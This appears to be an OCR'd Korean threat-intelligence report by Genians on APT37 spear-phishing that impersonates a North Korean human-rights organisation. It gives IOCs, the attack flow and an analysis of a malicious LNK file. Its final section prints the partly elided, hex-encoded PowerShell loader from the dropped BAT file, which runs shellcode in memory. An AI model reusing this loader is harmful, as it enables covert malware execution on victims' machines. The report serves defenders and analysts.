


GSC-R230501-Rev-5.3
Distribution TLP : WHITE

위협 분석 보고서

북한인권단체를 사칭한 APT37 공격 사례

2023. 05. 23

엔드포인트보안연구개발실
Genians Security Center

집필 : 문종현 센터장, 유현 전임, 송관용 연구원

Genians

- 목차 (CONTENTS) -

<주요 요약>

- 북한인권분야 단체장을 사칭해 대북분야 대표를 겨냥한 스피어 피싱 공격
- 악성 MS Word DOC 문서와 Shortcut 바로가기 LNK 파일 악용
- 이미지(JPG) 파일로 위장··· 전형적인 스테가노그래피 기법 동원
- APT37 공격 배후와 동일한 BaaS C2, ROKRAT 악성코드 사용
- 암호화 및 Powershell 활용 위협··· EDR 기반 가시성 확보 능동 대응 필요

01. 개요 (Overview)

a. APT37 그룹 위협 징후 포착 (Threat Hunting)

○ 지난 4월부터 5월까지 지니언스 시큐리티 센터(GSC)는 APT37(RedEyes, Group123, 금성121 등) 그룹명으로 알려진 북한 연계 위협 행위자가 악성 MS Word DOC 문서 파일과 LNK 바로 가기 파일 형식으로 공격 시도하는 정황을 다수 포착했습니다.

○ 국내 북한인권분야의 단체장 정보로 위장해 또 다른 대북분야 대표를 표적삼아 악성 파일을 담은 이메일 기반 스피어 피싱 공격을 수행했으며, 유사한 공격이 지속되고 있는 중입니다.

○ APT37 그룹은 FireEye에서 명명한 북한 배후 해킹 조직으로, 2012년 전후부터 다양한 사이버 첩보 활동에 가담 중입니다.

○ 이들 그룹은 북한 정권에 유리한 첩보 입수 목적의 정찰 활동이 주요 임무 중에 하나이며, 한국내 공공 및 민간분야를 가리지 않고 광범위한 해킹 활동을 전개 중입니다.

b. 공격 전술 및 전략 유형 (TTPs)

○ 이들 그룹은 이메일 기반 스피어 피싱 공격을 주로 사용하지만, 웹 기반의 워터링 홀 공격이나 SNS 또는 토렌트 사이트를 이용한 무작위 침투, 안드로이드 스마트폰 이용자를 노린 표적 공격까지 다양한 전술 전략을 구사합니다.

○ 과거에는 HWP 문서 취약점, SWF Flash Player 제로데이(CVE-2018-4878) 공격 등 다양한 보안 취약점을 빠르게 선점해 실전 공격에 도입 적용했을 정도로 취약점 공격에 매우 적극적인 모습을 보였습니다.

○ 초기 시절에는 AOL 인스턴트 메신저(AIM)를 C2 서버 통신 체계로 사용했지만, 이후에는 스트림네이션(Streamnation)과 피클라우드(pCloud), 얀덱스(Yandex), 드롭박스(Dropbox), 원드라이브(Onedrive) 등 각종 클라우드 스토리지 API와 Back4app Backend as a Service (BaaS, 서비스형 백엔드)를 C2로 활용하는 공통된 특징이 관찰됩니다.

○ 다양한 무료 이메일 서비스(Hotmail, Zmail, India, Gmail, Yandex, Aol, Naver, Daum)에 가입해 활동하는데, 한글 표현을 영문으로 변환해 비밀번호로 사용한 경우가 존재하고, 일부는 북한식 단어 표기법(쌀튀기)과 평양 IP 주소가 접속 로그로 발견된 바 있습니다.

○ 실제 공격에 쓰인 악성파일은 대체로 정보 탈취형(InfoStealer) 기능과 원격 제어(Backdoor) 형태가 다수이지만, 물리 디스크 MBR 영역을 손상시키는 파괴형 Wiper 코드가 유포된 사례도 존재합니다.

○ 공격자는 스피어피싱 공격 과정에 연결되는 클라우드 서버 내 악성파일 링크를 시차 간격에 따라 정상파일로 변경하는 교란 및 기만전술을 펼치고 있습니다. 이 때문에 분석 조사 시점에 따라 공격 수법 은폐가 가능합니다.

02. 공격 시나리오 (Attack Scenario)

a. 1단계 LNK 공격 (Spear Phishing)

○ 공격자는 2023년 4월 19일, 한국의 북한인권 및 교육분야 특정 단체장의 명의를 교묘히 사칭해 유관 업무 도움 요청처럼 가장한 이메일을 대북분야 사업 대표에게 발송한 것으로 확인됐습니다.

○ 해당 이메일 본문에는 마치 이력서 파일처럼 보이게 만든 악성 파일(zip 압축 내부에 lnk 파일 포함) 다운로드 링크가 삽입돼 있으며, 접속 할 경우 다음과 같은 내용의 파일이 받아지게 됩니다.

압축 파일명	이력서 모음.zip
다운로드 도메인	filestorage.b4a[.]app/download.html (Back4app)
아이피 주소	44.199.48.119 [미국], 54.164.68.94 [미국] / (AMAZON-AES)
악성 파일명	임원이력서-김**.lnk (일부 * 표기 대체)
MD5	1b046ab2261bc0dc5c6cd999f9a8b1c6
SHA256	c40683515550a266bc339ca43b3d45626644204178876ea1b920765b989b3d86

[표 01] '이력서 모음.zip' 파일 세부 정보

b. 2단계 DOC 공격 (Spear Phishing)

○ 공격자는 바로가기(LNK) 파일을 먼저 보내 1차 공격을 수행하고, 감염신호가 확인되지 않자 수시간 후에 2차 공격을 진행하는데 이때는 악성 DOC 파일을 전달하였습니다. 공격자는 상황에 따라 다양한 유형의 악성 파일을 위협에 사용하고 있습니다.

○ filestorage.b4a[.]app 도메인 주소가 동일하게 사용되었지만, 압축파일이 아닌 DOC 파일이 즉시 다운로드 됩니다.


악성 파일명	강**.doc (일부 * 표기 대체)
다운로드 도메인	filestorage.b4a[.]app/download.html (Back4app)
아이피 주소	44.199.48.119 [미국], 54.164.68.94 [미국] / (AMAZON-AES)
마지막 저장자	JJJ
MD5	a8a82038d1a91e9fdf538cb765d1be66
SHA256	ad821bf5422182cbd0e764740720dd068a5496b5410539c5e787654b7951f81d

[표 02] '강**.doc' 파일 세부 정보

c. 공격 흐름도 (Attack Flow)

○ 공격 대상자가 최대한 의심을 하지 않도록, 사전에 알고 있던 지인 관계로 위장해 악성 이메일을 발송합니다. 상호간에 알고 있던 내용이나 호기심 유발 주제를 선정할 경우 감염 확률을 높일 수 있기 때문에 사전 정보 입수 과정을 거치게 됩니다.

○ 악성 LNK 파일의 경우 내부에 정상 HWP 문서와 악성 BAT 파일을 함께 내장해 실행 시 이용자가 정상 내용으로 인식하도록 현혹시킵니다.




[그림 01] 악성 파일 유포 과정

03. 악성파일 분석 (Malware Analysis)

a. '임원이력서-김**.lnk' (일부 * 표기 대체) 분석

○ '이력서 모음.zip' 압축파일 내부에는 '임원이력서-김**.lnk', '임원이력서-김**.hwp' 2개의 파일이 포함돼 있습니다. hwp 파일은 정상적인 문서파일이며, lnk 파일이 대용량 크기의 악성 파일 기능을 포함하고 있습니다.




[그림 02] 압축 파일 내부 모습

○ ‘임원이력서-김**.lnk’ 파일은 41,108,982 바이트로 비교적 큰 사이즈를 가진 점에서 일반적인 바로가기 파일이 아니라는 것을 충분히 의심해 볼 수 있습니다. LNK 파일 내부에는 ‘230418.bat’ (3,240 바이트) 크기의 배치 파일과 ‘230419.hwp’ (18,432 바이트) 크기의 정상 문서가 내장돼 있습니다.

○ LNK 내부에 포함된 배치(bat) 파일과 문서(hwp) 파일 크기를 모두 합쳐도 사이즈가 본체처럼 크지는 않습니다. 원본 파일은 시그니처 기반의 Anti-Malware 제품의 탐지를 회피하기 위해 코드 후위에 0x19, 0x20 의미없는 2바이트 코드를 약 41Mb 정도 크기로 삽입했습니다.


○ Powershell 인자를 통해 LNK 파일 내부에 존재하는 추가 파일을 실행하도록 명령어를 호출합니다.

○ Icon Location 설정은 한컴 오피스 2018 버전으로 지정돼 있어, 동일한 경로와 버전이 설치되지 않은 경우 아이콘이 Windows 기본 설정 값으로 보여집니다. (C:₩Program Files (x86)₩Hnc₩Office 2018₩HOffice100₩Bin₩Hwp.exe)



[그림 03] LNK Metadata 모습

○ Powershell 내부 명령의 구성을 살펴보면, 전체 오브젝트의 본체 길이(0x00027345F6)에서 오프셋 0에서 20802까지가 HWP 파일 영역입니다. 그리고 이 파일은 임시폴더(Temp) 경로에 '230419.hwp' 파일명으로 생성하고 실행합니다. 다음으로 오프셋 24042에서 20802 부분을 -Skip하면 3240 바이트의 영역이고, 이 파일은 임시폴더(Temp) 경로에 '230418.bat' 파일명으로 생성하고 실행되는데, 배치파일 내부에는 또 다른 Powershell 명령을 탑재하고 있습니다.



[그림 04] LNK 내부 구조도

○ '230418.bat' 내부에는 다음과 같은 Powershell 명령어를 가지고 있으며, 스크립트 블록을 통해 16진수 코드 배열을 호출하게 됩니다. Powershell 실행을 위해 'C:₩Windows₩SysWOW64₩cmd.exe' 경로로 지정돼 있기 때문에 32비트 운영체제 등 환경에 따라 악성 명령이 작동하지 못할 수 있습니다.

```
start /min c:\\Windows\\SysWOW64\\cmd.exe /c powershell -windowstyle hidden -command "$pull
="$pina="""5B4E65742E536572766963655O6F696E744D616E616765725D3A3A536563757269747950726F746F636F6C
3D5B456E756D5D3A3A546F4F626A656374285B4E65742E536563757269747950726F746F636F6C547970655D2C2033303
732293B2461613D275B446C6C496D706F727428226B65726E656C33322E646C6C22295D7075626C696320737461746963
2065787465726E20496E745047220476C6F62616C416C6C6F632875696E7420622C75696E742063293B273B24623D416
4642D54797065202D4D656D626572446566696E6974696F6E20246161202D4E616D65202241414122202D5061737354
6872753B2461626162203D20275B446C6C496D706F727428226B65726E656C33322E646C6C22295D7075626C696320737
461746963206578746572E20626F6F6C20566972747561 6C50726F746563742849 6E7450747220612C75696E7420622C
중간 생략
8202D6C742024786D7077342E4C656E6774683B24682B2B29207B5B53797374656D2E52756E74696D652E496E7465726F
705365727669636573 2E4D61727368616C5D3A3A5772697465427974652828247830 2C2024682D312C202824786D7077345
B24685D202D62786F722024786D7077345B305D2920293B7D3B7472797B7468726F7720313B7D636174636873B2468616E
646C653D246363633A3A4372656174655468726561642830 2C302C2478302C302C302C30293B246666663A3A576169744
66F7253696E676C654F626A6563742824686 16E646C652C203530302A31303030293B7D3B24653D3232323B7D63617463
687B736C6565702031313B24653D3131323B7D7D7768696C65282465202D657120313132293B""";$moni="""""";for(
$i=0;$i -le $pina.Length-2;$i=$i+2){$POLL=$pina[$i]+$pina[$i+1];$moni=
$moni+[char]([convert]::toint16($POLL,16));};Invoke-Command -ScriptBlock
([Scriptblock]::Create($moni));";Invoke-Command -ScriptBlock ([Scriptblock]::Create($pull));"
```

[그림 05] BAT 파일 내부의 Powershell 명령어 화면

